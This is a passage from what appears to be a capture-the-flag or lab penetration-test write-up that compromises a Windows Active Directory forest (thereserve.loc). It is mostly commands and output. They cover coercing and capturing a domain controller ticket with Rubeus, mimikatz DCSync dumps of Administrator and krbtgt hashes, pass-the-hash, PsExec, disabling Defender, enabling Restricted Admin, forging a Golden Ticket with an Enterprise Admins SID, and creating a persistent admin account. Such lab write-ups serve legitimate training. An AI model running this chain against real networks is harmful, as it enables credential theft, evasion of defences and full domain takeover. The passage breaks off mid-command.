eVUURuKciYHj3eIFCHTNIeXnFX9HFT/6ShxUPaIp8okudCDUzzIMvm60g+26VMHAMVVGyTYUO5/OW90k4ahb+zbr1rLYAwI8nVUhzCdBym1K08+jCB96ADAgEaoohv8IHsfYHpmIHmoIHj
MIHgmIHdoCawkaADAgESoIEIbt6W68hbEddg8Sg7u2R9JdxbqdaAXHv1YSW5AUHjToRUBe0NPUIAUveHFUKVTRVJWRSSMT0iFDASoAMCAQKHhZAdGwZrcmJ0Z3QbE0NPUIAUveHFUKVTRVJWRSSMT0
EYDzIwMjMwNTIwMjEwOTMwMwYRGA8hMDIzMDUyMTA3MDkxVnQnERgPHjAymTA1MjcyMTA5MTFAuB0E0NPUIAUveHFUKVTRVJWRSSMT0OpKDAmoAMCAQKHhZAdGwZrcmJ0Z3QbE0NPUIAUveHFUKVTRVJWRSSMT0=

[*] Ticket cache size: 5
```

Figure 53 - Coerce the CORPDC to authenticate to Server1

As soon as the Ticket Granting Ticket (TGT) is captured, Rubeus will warn that a new TGT was found. The ticket is usually in base64, which means that in order to import it to mimikatz, we'll need to convert it to a .kirbi file. We can do it with the following code:

```
[IO.File]::WriteAllBytes("$path\ticket\ticket.kirbi", [Convert]::FromBase64String("$Base64 ticket"))
```


After executing the following code, a corpd.c.kirbi file will be saved in the chosen directory:

```
PS C:\Users\svcScanning\Downloads> [IO.File]::WriteAllBytes("C:\Users\svcScanning\Downloads\corpd.c.kirbi", [Convert]::FromBase64String("doIF2jCCBdagAwIBBAEDAgEwwoIEyzCCBdhggTDHIEv6ADAgEFoRUBe0NPUIAUvEHFUKVTRVJWRS5MT0iKDAmoAMCAQKhZAdGwZrcmJ0Z3QbE0NPUIAUvEHFUKVTRVJWRS5MT0jggR1MIIEcaADAgE5oQMCAQK1ggRjBIIEX5lm3a1nd1Gp+MOZzVeFGRcmcX004srhaleGeB4eaC5s0FrndCaLhhtZfzftc0Bctj/C10jaw+uyYIh11J3sTgY1PICCU8EwbZvdyGT/aULND4bKQK11jCni6AYTjId+b7dMWjKGF5rGnNQ/RVg6Hyw1jONIz81sdIaCCouOZihbN56AVLA7vVoTKLXR71G9J2eF8TVK9yQw7J0QDFtryNZuzKmrYt2/+9t1EimZrrn17o51oyUAa3TSy+ALx38Tad9+M1QtrZRYr46PRUC6oE6/54GK07VxrNm4Wd2EaQpX8G6QbZnyLPqvJvJn7nJin/TP31Ydpgkj5Z4v8hk9+6aEcF8VO+TMyFkhEgTTQKX3MfZuk7IvBRuXux8Ea0wo5/+x2ua+X/HzQ1bqGCXhnsb1mTgWJKAasevyn5AA9G07ahem3G47xEJ0WnKuaIPTV6cwrQoyj1bdAKHrekZK7f33LXKvqH1vpQ3n/TySvpT1A1h8dJ7+g8PnJcRxxhmdr+2K1p0a0x6IBcq59ROLTc1s00jg+w1q7/c5wXNZcn96hBa011/01DnU1ZGecTIXyTX6Uu0xjF9zJRnKgWZLzj/wGGFK3VU3Wfbcf9REv7nM5SG88YCVpDQXo8GZhxH+ab6m2FfShHfM1DUz2/nrEMtSAE87knCc6Z0crH5YX10baNTAbZDcd15zFtGrFgbo8AYJhA2eLh18W1118VcM4mnG1G60ZS2ZmHgmID9Md58e21eAabfG0y/SjGkiYE91CrACszoCfRwyVG6hC8Dp9LagU4Dz10wa1K8zV/MSuq2KwGj29jiGKMe5bsvTBzNxb7c735vB3Jm0pxdQxIz5Q1Ca7+90Jnhw1anz67Y2LdnHvCmFRG1xam3tuk2tMQ3s28s548KuvkH4MRsXdYmo5avodDYRe101Q1a7Yjcu1Lm7T5JtTt7z3Us0Qws9j2q2p7L+1YLQzkr1CHRYG9/BYVpnAXH+wnY1T462NHCAzqL1JImRVskBKser11XbfH7piqLBjujtPYuki34XJt2xwkd9qzpETQjvBMm/0d01Jw8e/UQMx0VDjGvZ6PRgYELbt07C8BKA1P+HE/qbMGcCAAGvZgDRbrGh5B0a6U1W11CULX/+0nbw1URg6InR50kF0J5SbC22nN7wkF7QnF5vNw1/x+rk5HLREwGRNCTC5K2Mv05Q0S7yngEGUeJgUuW6v31XmR8hY0X/DI8vG3KC+96+GUXDdX56eALjhE9FHFpbViADztUhfFyZVkygXRIe6SeCttCmbcPiIXdHLak/CwadT10ewrL69MH9gaPmXMIqnVwqPtbAuwPeCj/gckQhgSPqhwQbcL6hB68gHeCnJ3xt+aY0fZmeVURuKciYMj3e1FCHtNjXnFX9HFT/65htxUPaIp8okudCDUzzIMvm60g+26V/MHAWVgYTYU05/CW90k4ahb+zbr1rLYAw18nVUhZCdBymIKOB+jCB96ADAgEaooHvB1HsFYHpmIHmoIHjMIHgmIHdoCswkaADAgE5oSIEIBtt6W68hbEdDg8Sg7u2R9JdxbbdAAxMvV1YSW5AUHJToRUBe0NPUIAUvEHFUKVTRVJWRS5MT0iFDASoAMCAQKhZAdGwZrcmJ0Z3QbE0NPUIAUvEHFUKVTRVJWRS5MT0M=))PS C:\Users\svcScanning\Downloads>
```

Figure 54 - Write ticket to be imported in mimikatz

After this, we just need to load the ticket in mimikatz, using `kerberos::ptt`:

```
PS C:\Users\svcScanning\Downloads> .\mimikatz_trunk\x64\mimikatz.exe

#####  mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
## ^ ##  "A La Vie, A L'Amour" - (oe.oe)
## / \ ##  /*** Benjamin DELPY "gentilkiwi" ( benjamin@gentilkiwi.com )
## \ / ##  > https://blog.gentilkiwi.com/mimikatz
'## v #'  Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > https://pingcastle.com / https://mysmartlogon.com **/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # token::elevate
Token Id : 0
User name :
SID name : NT AUTHORITY\SYSTEM

560 {0;000003e7} 1 D 22444 NT AUTHORITY\SYSTEM S-1-5-18 (04g,21p) Primary
-> Impersonated !
* Process Token : {0;00073f4e} 2 D 2222009 CORP\svcScanning S-1-5-21-170228521-1485475711-3199862024-1986 (14g,24p) Primary
* Thread Token : {0;000003e7} 1 D 2250670 NT AUTHORITY\SYSTEM S-1-5-18 (04g,21p) Impersonation (Delegation)

mimikatz # kerberos::ptt corpd.c.kirbi
* File: 'corpd.c.kirbi': OK
```

Figure 55 - Import ticket into mimikatz

Finally, we can use `lsadump::dcsync` to dump the Administrator NTLM hash:

```
mimikatz # lsadump::dcsync /user:Administrator@corp.thereserve.loc
[DC] 'corp.thereserve.loc' will be the domain
[DC] 'CORPDC.corp.thereserve.loc' will be the DC server
[DC] 'Administrator@corp.thereserve.loc' will be the user account
[rpc] Service : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)

Object RDN : Administrator

** SAM ACCOUNT **


SAM Username : Administrator
Account Type : 30000000 ( USER_OBJECT )
User Account Control : 00010200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD )
Account expiration : 1/1/1601 12:00:00 AM
Password last change : 9/7/2022 8:50:16 PM
Object Security ID : S-1-5-21-170228521-1485475711-3199862024-500
Object Relative ID : 500

Credentials:
Hash NTLM: d3d4edcc015856e386074795aaa86b3e

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
Random Value : 7038390deb11c31dc62001c42aa63fd0
```

Figure 56 - Dumping the NTLM hash of the Administrator to use with Pass-The-Hash

Now we can just spawn a shell using pass-the-hash, with the Administrator account:



```
mimikatz 2.2.0 x64 (oe.eo)
mimikatz # sekurlsa:pth /user:Administrator /domain:corp.thereserve.loc /ntlm:d3d4edcc015856e386074795aea86b3e
user      : Administrator
domain    : corp.thereserve.loc
program   : cmd.exe
impers.   : no
NTLM      : d3d4edcc015856e386074795aea86b3e
| PID 3556
| TID 1972
| LSA Process is now R/W
| LUID 0 ; 2291966 (00000000:0022f8fe)
\ msv1_0 - data copy @ 0000024FBC748C70 : OK !
\ kerberos - data copy @ 0000024FBC8F7988
\ aes256_hmac -> null
\ aes128_hmac -> null
\ rc4_hmac_nt OK
\ rc4_hmac_old OK
\ rc4_md4 OK
\ rc4_hmac_nt_exp OK
\ rc4_hmac_old_exp OK
\ *Password replace @ 0000024FBCABE128 (32) -> null

mimikatz #
Administrator: C:\Windows\SYSTEM32\cmd.exe
Microsoft Windows [Version 10.0.17763.3287]
(c) 2018 Microsoft Corporation. All rights reserved.


C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>hostname
SERVER1

C:\Windows\system32>
```

Figure 57 - Using Pass-The-Hash to invoke a shell with the Administrator

We can check that we do have permissions on the CORPDC server, by checking the C\$ share:



```
Directory of \\corpdc.corp.thereserve.loc\c$

01/09/2023  07:17 PM                122 dns_entries.csv
04/15/2023  07:43 PM          3,162,859 EC2-Windows-Launch.zip
11/14/2018  06:56 AM          <DIR>          EFI
04/15/2023  07:43 PM          13,182 install.ps1
05/13/2020  05:58 PM          <DIR>          PerfLogs
02/15/2023  09:13 AM          <DIR>          Program Files
09/07/2022  03:57 PM          <DIR>          Program Files (x86)
04/15/2023  07:41 PM          1,494 thm-network-setup-dc.ps1
05/20/2023  09:38 PM          <DIR>          Users
02/14/2023  06:55 PM          <DIR>          Windows
               4 File(s)          3,177,657 bytes
               6 Dir(s)  19,789,774,848 bytes free
```

Figure 58 - Make sure that we have access to CORPDC

We can also run a command prompt in the server, using Psexec:

```
c:\Users\svcScanning\Downloads>.\PsTools\Psexec.exe \\corpdc.corp.thereserve.loc cmd.exe

PsExec v2.43 - Execute processes remotely
Copyright (C) 2001-2023 Mark Russinovich
Sysinternals - www.sysinternals.com

Microsoft Windows [Version 10.0.17763.3287]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
corp\administrator

C:\Windows\system32>hostname
CORPDC
```

Figure 59 - PsExec to execute cmd as Administrator@CORPDC

If we need to RDP to the server using pass-the-hash with the default client, we are able to do it if the server allows Restricted Admin login. However, it appears that in CORPDC it is not enabled, so we need to activate it through the registry, by modifying the key "HKLM:\System\CurrentControlSet\Control\Lsa" through PowerShell:

```
New-ItemProperty -Path "HKLM:\System\CurrentControlSet\Control\Lsa" -Name
"DisableRestrictedAdmin" -Value "0" -PropertyType DWORD -Force
```

```
C:\Windows\system32>powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> New-ItemProperty -Path "HKLM:\System\CurrentControlSet\Control\Lsa" -Name "Disab
leRestrictedAdmin" -Value "0" -PropertyType DWORD -Force
New-ItemProperty -Path "HKLM:\System\CurrentControlSet\Control\Lsa" -Name "DisableRestrictedAdmin" -Value "0" -PropertyType DWORD -Force

DisableRestrictedAdmin : 0
PSPath                  : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\System\CurrentControlSet
\Control\Lsa
PSParentPath            : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\System\CurrentControlSet
\Control
PSChildName             : Lsa
PSDrive                 : HKLM
PSProvider               : Microsoft.PowerShell.Core\Registry
```

Figure 60 - Enable restricted admin with PowerShell

After that, with Pass-The-Hash, we should be able to run the RDP client with Administrator privileges:




Figure 61 - Invoke Remote Desktop using Pass-The-Hash as a restricted admin

And login successfully on CORPDC as Administrator and a Domain Admin:




Figure 62 - Logged in successfully in CORPDC as Administrator

NOTE: We are now able to obtain the following flags, by following the instructions in the e-citizen platform:

- **Flag 7, Foothold on Corporate Division Tier 0 Infrastructure**

- Flag 8, Administrative access to Corporate Division Tier 0 Infrastructure

8. Full Compromise of Parent Domain




Figure 63 - Network Map after CORPDC compromise

Looking into our Network topology, we can see that we have a Forest composed of two domain trees (CORP and BANK) and a Parent Domain (ROOT). Starting with some enumeration, we can see that we have a bidirectional trust between CORP and ROOT:

```
PS C:\Users\svcScanning\Downloads> Get-NetForest

RootDomainSid      : S-1-5-21-1255581842-1300659601-3764024703
Name               : thereserve.loc
Sites              : {Default-First-Site-Name}
Domains            : {bank.thereserve.loc, corp.thereserve.loc, thereserve.loc}
GlobalCatalogs     : {ROOTDC.thereserve.loc, BANKDC.bank.thereserve.loc, CORPDC.corp.thereserve.loc}
ApplicationPartitions : {DC=ForestDnsZones,DC=thereserve,DC=loc, DC=DomainDnsZones,DC=thereserve,DC=loc,
                        DC=DomainDnsZones,DC=corp,DC=thereserve,DC=loc, DC=DomainDnsZones,DC=bank,DC=thereserve,DC=loc}
ForestModeLevel    : 6
ForestMode         : Windows2012R2Forest
RootDomain         : thereserve.loc
Schema             : CN=Schema,CN=Configuration,DC=thereserve,DC=loc
SchemaRoleOwner    : ROOTDC.thereserve.loc
NamingRoleOwner    : ROOTDC.thereserve.loc

PS C:\Users\svcScanning\Downloads> Get-NetDomainTrust

SourceName      : corp.thereserve.loc
TargetName      : thereserve.loc
TrustType       : WINDOWS_ACTIVE_DIRECTORY
TrustAttributes : WITHIN_FOREST
TrustDirection  : Bidirectional
WhenCreated     : 9/7/2022 8:56:28 PM
WhenChanged     : 5/19/2023 10:57:35 PM
```

Figure 64 - List of Domain Trust information

In these situations, we might take advantage of the same Print Bug to coerce the ROOTDC to authenticate against CORPDC. However, there is an easier way of taking advantage of this Domain Trust if we have Domain Admin rights in the child Domain (which we do).

KRBTGT is the account used for Microsoft's implementation of Kerberos. Its name is derived from Kerberos (KRB) and Ticket Granting Ticket (TGT) and acts as the service account for the Kerberos Distribution Center (KDC) service, which handles all Kerberos ticket requests.

The KRBTGT is responsible for the encryption of all Kerberos tickets in the domain and its password is shared across all domain controllers, so that they can verify the authenticity of the received TGT when a resource access is requested.

A Golden Ticket attack is a way of creating a forged TGT with a stolen KDC key, which enables us to gain access to any service on the domain, essentially becoming our own Ticket Granting Server (TGS).

In order to perform a Golden Ticket attack, we will need the following information:

- The Full Qualified Domain Name (FQDN) of the Domain
- The Security Identified (SID) of the Domain
- The username of the account that we want to impersonate
- The KRBTGT password hash

This allows us to forge Golden Tickets and access any resource in the CORP domain. However, we need to be able to forge an Inter-Realm TGT in order to become Enterprise Admins (EA) and access any resource in the ROOT domain. We need to exploit the trust between the parent domain and the child domain by adding the SID of the Enterprise Admins (EA) group as an extra SID to our forged ticket, allowing us to have Administrative privileges over the entire forest.

So, we also need the following information in order to craft our Golden Ticket:

- The SID of the child Domain Controller (CORPDC)
- The SID of the Enterprise Admins (EA) from the parent domain (ROOTDC)

Getting the Security Identifiers is easy, with the PowerView module. So, let's start by disabling the Antivirus and importing the PowerView module:

```
PS C:\Users\Administrator\Downloads> Set-MpPreference -DisableRealtimeMonitoring $true
PS C:\Users\Administrator\Downloads> Import-Module .\PowerView\PowerView.ps1
```

Figure 65 - Disabling AV and importing PowerView

And get the SIDs needed, from the Enterprise Admins group and the child Domain Controller:

```
PS C:\Users\Administrator> Get-ADGroup "Enterprise Admins" -Server rootdc.thereserve.loc

DistinguishedName : CN=Enterprise Admins,CN=Users,DC=thereserve,DC=loc
GroupCategory      : Security
GroupScope         : Universal
Name               : Enterprise Admins
ObjectClass        : group
ObjectGUID         : 6e883913-d0cb-478e-a1fd-f24d3d0e7d45
SamAccountName     : Enterprise Admins
SID                : S-1-5-21-1255581842-1300659601-3764024703-519
```

Figure 66 - Enterprise Admins SID

```

PS C:\Users\Administrator\Downloads> Get-ADComputer -Identity "CORPDC"

DistinguishedName : CN=CORPDC,OU=Domain Controllers,DC=corp,DC=thereserve,DC=loc
DNSHostName       : CORPDC.corp.thereserve.loc
Enabled           : True
Name              : CORPDC
ObjectClass       : computer
ObjectGUID        : 34336fec-45c0-42dd-82ff-8892d65bb412
SamAccountName    : CORPDC$
SID               : S-1-5-21-170228521-1485475711-3199862024-1009
UserPrincipalName :

```

Figure 67 - Child Domain Controller (CORPDC) SID

Now, we need to dump the KRBtgt NTLM hash with mimikatz, through DCSYNC:

```

mimikatz # lsadump::dcsync /user:krbtgt@corp.thereserve.loc
[DC] 'corp.thereserve.loc' will be the domain
[DC] 'CORPDC.corp.thereserve.loc' will be the DC server
[DC] 'krbtgt@corp.thereserve.loc' will be the user account
[rpc] Service : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)

Object RDN      : krbtgt

** SAM ACCOUNT **

SAM Username    : krbtgt
Account Type    : 30000000 ( USER_OBJECT )
User Account Control : 00010202 ( ACCOUNTDISABLE NORMAL_ACCOUNT DONT_EXPIRE_PASSWD )
Account expiration :
Password last change : 2022/09/07 21:58:08
Object Security ID : S-1-5-21-170228521-1485475711-3199862024-502
Object Relative ID : 502

Credentials:
Hash NTLM: 0c757a3445acb94a654554f3ac529ede
ntlm- 0: 0c757a3445acb94a654554f3ac529ede
lm - 0: d99b85523676a2f2ec54ec88c75e62e7

```

Figure 68 - Dump of the krbtgt NTLM hash

And now, with all the required information, we can create our own Golden Ticket, which will be injected in the current session:


```

PS C:\Users\Administrator\Downloads> .\mimikatz_trunk\x64\mimikatz.exe

.#####.  mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
.## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
## / \ ##  /** Benjamin DELPY "gentilkiwi" ( benjamin@gentilkiwi.com )
## \ / ##   > https://blog.gentilkiwi.com/mimikatz
'## v ##'   Vincent LE TOUX           ( vincent.letoux@gmail.com )
'#####'   > https://pingcastle.com / https://mysmartlogon.com **/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # kerberos::golden /user:krbtgt /domain:corp.thereserve.loc /sid:S-1-5-21-170228521-1485475711-3199862024-1009 /service:krbtgt /rc4:0c757a3445acb94a654554f3ac529ede /sids:S-1-5-21-1255581842-1300659601-3764024703-519 /ptt

User       : krbtgt
Domain     : corp.thereserve.loc (CORP)
SID        : S-1-5-21-170228521-1485475711-3199862024-1009
User Id    : 500
Groups Id  : *513 512 520 518 519
Extra SIDs: S-1-5-21-1255581842-1300659601-3764024703-519 ;
ServiceKey: 0c757a3445acb94a654554f3ac529ede - rc4_hmac_nt
Service    : krbtgt
Lifetime   : 5/21/2023 1:12:23 AM ; 5/18/2033 1:12:23 AM ; 5/18/2033 1:12:23 AM
-> Ticket  : ** Pass The Ticket **

* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated

Golden ticket for 'krbtgt @ corp.thereserve.loc' successfully submitted for current session

```

Figure 69 - Creating a Golden Ticket

We can now verify that the ticket works, by validating the access to ROOTDC through network path:

```

PS C:\Users\Administrator\Downloads> dir \\rootdc.thereserve.loc\c$

Directory: \\rootdc.thereserve.loc\c$

Mode                LastWriteTime         Length Name
----                -
d-----          11/14/2018    6:56 AM             EFI
d-----          5/13/2020    6:58 PM             PerfLogs
d-r-----         9/7/2022    4:58 PM             Program Files
d-----          9/7/2022    4:57 PM             Program Files (x86)
d-r-----         5/20/2023   10:42 PM             Users
d-----          5/20/2023   10:21 PM             Windows
-a-----          4/1/2023    4:10 AM             427 adusers_list.csv
-a-----          3/17/2023    6:18 AM             85 dns_entries.csv
-a-----          4/15/2023    8:52 PM          3162859 EC2-Windows-Launch.zip
-a-----          4/15/2023    8:52 PM          13182 install.ps1
-a-----          5/20/2023   10:22 PM          61440 sam
-a-----          5/20/2023   10:23 PM          36864 security
-a-----          5/20/2023   10:23 PM          17846272 system
-a-----          4/15/2023    8:51 PM          1812 thm-network-setup-dc.ps1

```

Figure 70 - Testing the access to the ROOTDC

We can also issue a command prompt in the ROOTDC through PSEXEC:

```

PS C:\Users\Administrator\Downloads> .\PsTools\PsExec.exe \\rootdc.thereserve.loc cmd.exe

PsExec v2.43 - Execute processes remotely
Copyright (C) 2001-2023 Mark Russinovich
Sysinternals - www.sysinternals.com

Microsoft Windows [Version 10.0.17763.3287]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>hostname
ROOTDC

C:\Windows\system32>whoami
corp\krbtgt

```

Figure 71 - PowerShell session in ROOTDC

Now, in order to maintain persistence, and allowing us to login without creating tickets, we can create a new user and add it to Enterprise Admins group, using the following PowerShell code:

```
$pwd = ConvertTo-SecureString <password> -AsPlainText -Force  
New-ADUser -Name <user> -AccountPassword $pwd -Passwordneverexpires $true -Enabled $true  
$User = Get-ADUser -Identity <user> -Server "corpdn.corp.thereserve.loc"  
$Group = Get-ADGroup -Identity "Enterprise Admins" -Server "rootdc.thereserve.loc"  
Add-ADGroupMember -Identity $Group -Members $User -Server "rootdc.thereserve.loc"
```

```
PS C:\Users\Administrator\Downloads> $pwd = ConvertTo-SecureString "P@ssw0rd!" -AsPlainText -Force  
